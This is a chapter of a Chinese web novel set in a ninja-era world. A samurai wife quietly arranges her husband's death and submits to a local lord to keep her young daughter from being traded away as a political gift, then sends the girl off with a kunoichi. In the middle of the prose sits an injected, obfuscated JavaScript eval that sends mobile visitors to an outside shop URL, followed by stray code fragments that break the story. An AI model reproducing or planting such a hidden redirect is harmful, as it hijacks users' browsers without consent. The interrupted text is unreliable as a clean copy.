文趣网 > 其他小说 > [综]不想恋爱,但掷出苹果 > 15. 妾心亦然牵挂君,终日难安
    第15章妾心亦然牵挂君,终日难安

    寡淡。浅井夫人想。

    “面目平庸,”母亲捏着她的下巴左右端详,“安静些也好,贞洁柔顺,好嫁人。”

    小时候,她一直被要求不要说话。

    “服从,”父亲的脸已经模糊,“这是武士家女儿的必修课。”

    浅井夫人便不说话了。

    她在廊下安静地跪坐,膝盖下的蒲团再硬也不挪动分毫;在奉茶时垂首,恰到好处的露出白皙的后颈;学会了在父亲与兄长谈论政事时,像一道影子般,连呼吸都放轻。

    她的人生,像一杯枯竭的无趣的清茶。

    父母不想了解这杯面目平庸的茶。正大人也不想端详这杯普通的茶。

    就这样平静的日子。

    婚后的浅井夫人依然少话。清晨起身,为丈夫整理衣物;日间洒扫,将庭院里的落叶归拢;傍晚备膳,把冷掉的茶汤倒掉重煮。

    她安静地活着,像一杯被反复冲泡,早已失了茶味的残茶。

    直到女儿生下来,正大人勃然大怒。

    他挥袖而走,木屐在廊下踩出愤怒的脆响。这样的女儿对他无用。他本指望一个儿子,一个能继承浅井家姓氏的儿子。

    自此,正大人不再理会她们。

    浅井夫人却珍惜这个可怜的女儿。

    阿织性格内敛,甚至不爱说话,沉浸在自己的梦里。有时盯着庭院里的落花一看就是半日,有时对着空气喃喃自语。浅井夫人妥帖照顾,喂饭,换衣,梳发,把女儿稀疏的金发编成细细的小辫,在末梢系上素净的丝带。日子虽然平淡,但是大家不都是这样吗。

    *

    直到阿织长大到五岁。

    岁月像一把温柔的刻刀,将那个普通的孩子慢慢雕琢成光华的玉。她的金发不再稀疏,而是闪闪发光,浓密得像把阳光都拢在了发间;金瞳晕染开的光芒婉转游移,让人移不开眼的潋滟;小脸楚楚动人,内敛成了玉骨端静,不爱说话也让人怜惜至极。

    正大人非常满意。

    他开始在家哈哈大笑,他抚着阿织的金发,像在鉴赏一件终于升值的藏品:“好!好!我浅井家即将发达!”

    他打算一鼓作气,依靠阿织的脸,做出一番事业。

    大概是岁月的痕迹总会让人成长吧。

    浅井夫人注视着女儿的金瞳,金光灿灿让她思绪万千,晕染开来,她昏昏沉沉地想:凭什么正大人想冷落就走?凭什么又要随便的回来?凭什么要送可怜的阿织走?那些大名,那些把女人当作玩物的男人们,阿织才五岁,五岁!

    不愿意。

    浅井夫人非常不愿意。

    她不动声色,寡淡的影子一般,观察了正大人带回来的忍者们。

    那群忍者穿着粗布衣裳,眼神像野狗一样警惕,粗鲁,暴力。

    正大人当然是有所安排,他酒后得意洋洋,红着脸拍着大腿,忍不住对浅井夫人炫耀道:“明年!明年大名的巡视,我会让这群忍者追逐美丽的少女,大名前来英雄救美!好一出戏码!大名绝对喜欢!”

    浅井夫人垂首奉茶,指尖稳得没有一丝颤抖。

    正大人迫不及待,情绪高昂,接连几晚都来找她。他想要儿子了,浅井家即将发达,前途已然光明。他在她身上起伏时,浅井夫人望着屋顶,想起阿织金瞳里那种天真的信任的光。

    不过是透露一些风声。

    不过是浅浅地描述了忍者们的一些细节。在一个风雨交加的晚上,她用被子裹住女儿,按住她的耳朵。阿织在发抖,雷声滚过屋顶,正大人在外面吵闹的喊叫。浅井夫人耐心地安抚女儿,声音轻得像在唱摇篮曲:“安心吧,安心吧,过了今晚就好了。”

    隔日,浅井夫人把女儿锁在屋内。

    她找了下人去求助当地贵族——宫田大人。她特意换上了一件绀青色无地小袖,下摆的菖蒲暗纹在行走时若隐若现。薄罗面料,隐隐约约,灰紫色的细带松散地斜落在腰侧,款款一拜,露出白皙纤细的后颈。

    宫田大人就跟传闻一样。

    他捏着她的下巴,像在端详一件新得的瓷器。然后笑了,满足后,此事就这样淡淡揭过。正大人"意外"死于忍者冲突,浅井家由夫人暂代,无人质疑。

    *

    浅井夫人一开始想着,就这样吧。

    安稳地依靠宫田大人,如同一杯勉强还能品味的茶。宫田大人偶尔来,偶尔不来,她从不追问,安安静静的。

    直到有一天,宫田大人看到了阿织。

    那孩子正在庭院里追蝴蝶,金发在阳光下像一团燃烧的火。宫田大人停下脚步,抚摸胡须,满意的微笑:“此女必有一番作为啊,重值千金!”

    浅井夫人低低地垂首。

    但是她已经看到了宫田大人的眼神,那种贪婪的的眼神。她太熟悉了,正大人当年就是这样看阿织的。

    女人总是看似有依托,实则风雨无依啊。

    浅井夫人露出了羞涩的笑意,袖中的手指却掐进了掌心,乖巧表态,“幸蒙宫田大人爱重阿织,妾万般感念。妾心亦然牵挂君,终日难安,凡微末琐事,妾皆愿为君操持。”

    宫田大人意味深长的笑了。

    浅井夫人接触了以前不会做的事情。

    不仅仅是端茶递水,不仅仅是服从丈夫,她开始大量的接触忍者,在他们刀锋一般的打量中,款款而谈。她在交易时垂下睫毛,后颈在烛光下泛着柔光,在忍者质疑时,用温驯的语气说:“宫田大人吩咐,怎敢多言?”

    要服从宫田大人啊。

    但是。

    浅井夫人不愿意。

    她剪短了阿织的头发,让她看上去年纪更小,更像一个幼童。她严谨锁住了阿织的院门,下人也只能送饭做打扫。看着女儿荡着秋千,金发如散落的阳光四处弥漫。

    浅井夫人静静一笑。

    我还有时间。她想。在阿织被当作礼物之前,还有时间。

    *

    没有时间了。

    不如嫁人吧。

    得知宫田夫人的死讯,浅井夫人深深地叹了口气。那位夫人她见过一次,在宫田家的赏花宴上,是个眉目温婉的女子,说话轻声细语,却能在宫田大人暴怒时轻轻按住他的手背,让他收敛锋芒。有她在,宫田大人还不至于过于的越线。

    上个月宇智波忍者提出要单独跟宫田大人谈一个任务起,这种不是单纯的药材交易让她深感不安。宫田大人的野心,过于大胆。走私药材是谋财,走私矿产是通敌,万一被发现了,是大罪。

    但是现在没有宫田夫人的安抚按耐,该怎么办呢?浅井夫人面目表情地看着面前的冷茶。

    茶汤已经凉透了,表面浮着一层细碎的茶叶末,像一层肮脏的浮萍。她端起茶盏,一饮而尽。苦涩从舌尖蔓延到喉咙,再沉入胃里,像某种决绝的仪式。

    阿织得找个婚约对象。

    我可以就这样而去,如秋日的落叶,飘零无归处。

    反正这一生,寡淡,顺从,卑微如尘。

    但阿织不是我这种一无所有的残茶。

    她要活下来,长大,才能撼动这个世界,才能选择自己想要的未来。

    *

    事情的发展总不会一帆风顺。就如行走在河流之间,脚下遍地都是碎石。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17629326|206308||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    宫田大人不允许阿织嫁人,他另有安排。

    浅井夫人恭敬端酒,衣袖垂落,露出纤细的手腕。她跪坐在他身侧,斟酒,布菜,像过去无数次那样温顺。一番云雨之后,她伏在他胸口,状若无意地聊起了阿织的安排。“虽得宫田大人信重,”她声音轻软,像在说一件无关紧要的家常,“但是阿织年龄还小,识字都不全呢,尚且没有什么才艺,还需要在家多培养几年。不然会辜负大人一片苦心。”

    宫田大人呵然一笑:“你的目光短浅就罢了。自己亲手培养未来的侧室,哪个男人不喜欢呢?”他凑近,酒气喷在她脸上,“自有大人去安排的。你就别用浅薄可笑的心思去雕琢珍贵的玉了。”

    浅井夫人羞涩一笑,承认是自己才疏学浅,不再多言。

    她垂下头,让长发遮住脸上的表情。

    隔日,她写了一封信。她拜托了自己小时候一个姑且还能算是手帕之交的朋友,对方也是嫁给了一个武士家庭。

    “希望得到你的关照,让我把阿织寄养过去。”她写道,“我愿意把全部身家,全部信任交托于你。只求善良的武士大人可以稍微照料下我的女儿阿织。如果可以的话,等阿织大了,请让她自己决定嫁人吧。不求给阿织什么嫁妆,只要让她可以用武士家的女儿名义出嫁即可。”

    她给了下人三倍的路费,看着他消失在晨雾里。

    很快她收到了来信,随信而来的还有一位女忍者。她童年好友知道了她迫切的请求,愿意出手相助。

    与此同时,宫田也通知她了。

    让她烧去一切交易记录,收拾妥当,带着女儿过去宫田家。尽快。

    浅井夫人想,幸好还来得及。

    幸好啊,阿织还能活下去。她带着女忍者去了阿织的院子。月光如水,女儿在月光下不安地蜷缩着,金发披散下来,像一团被揉乱的光华。

    希望我这次决定是对的。她想。

    她喊醒了女儿。

    昏暗的灯光下,一地不应该出现在这里的小物件。

    她气急而笑。

    忍者!忍者!

    刀口上舔血,命如朝露!

    岂能配得上自己的女儿!

    做梦吧!

    *即使是这样的突发变动,阿织依然乖巧冷静。她没有哭,没有闹,只是静静地看着母亲,金瞳里映着月光,像两面小小的镜子。

    像自己。

    浅井夫人深深地感受到了痛苦。为什么要像我这种人呢!

    有这种容颜!不能像我!不能乖巧!!不能服从!!!我的女儿!不能像我!!

    她第一次坦言撕开自己寡淡忍耐的一面,在女儿面前,也是最后一次。

    “阿织,”她说,声音不再轻软,坚硬的决绝道,“你的脸,足以撼动乱世江山,左右天下霸主之心。你的美貌便是利刃,是你最好的筹码。”

    最终,她没有挥手。

    作为母亲,她也没做什么值得一提的事情。她不应该让女儿为她伤心,愧疚会拖住阿织的脚步,眷恋会让阿织软弱。

    她总是锁着阿织。

    她不给阿织见其他人。就算是小孩子,那次打架以后,也不行。

    她这样的母亲,大抵女儿看她,就如同看到冬日的雪一样吧。

    就让阿织,带着这样的印象,好好活下去吧。

    不需要惦记母亲,就当她是一杯寡淡的残茶,倒了便倒了,不值得回味。

    *

    那么,她要去做最后一件事了。

    落雪归于大地。

    落叶也要随风而去。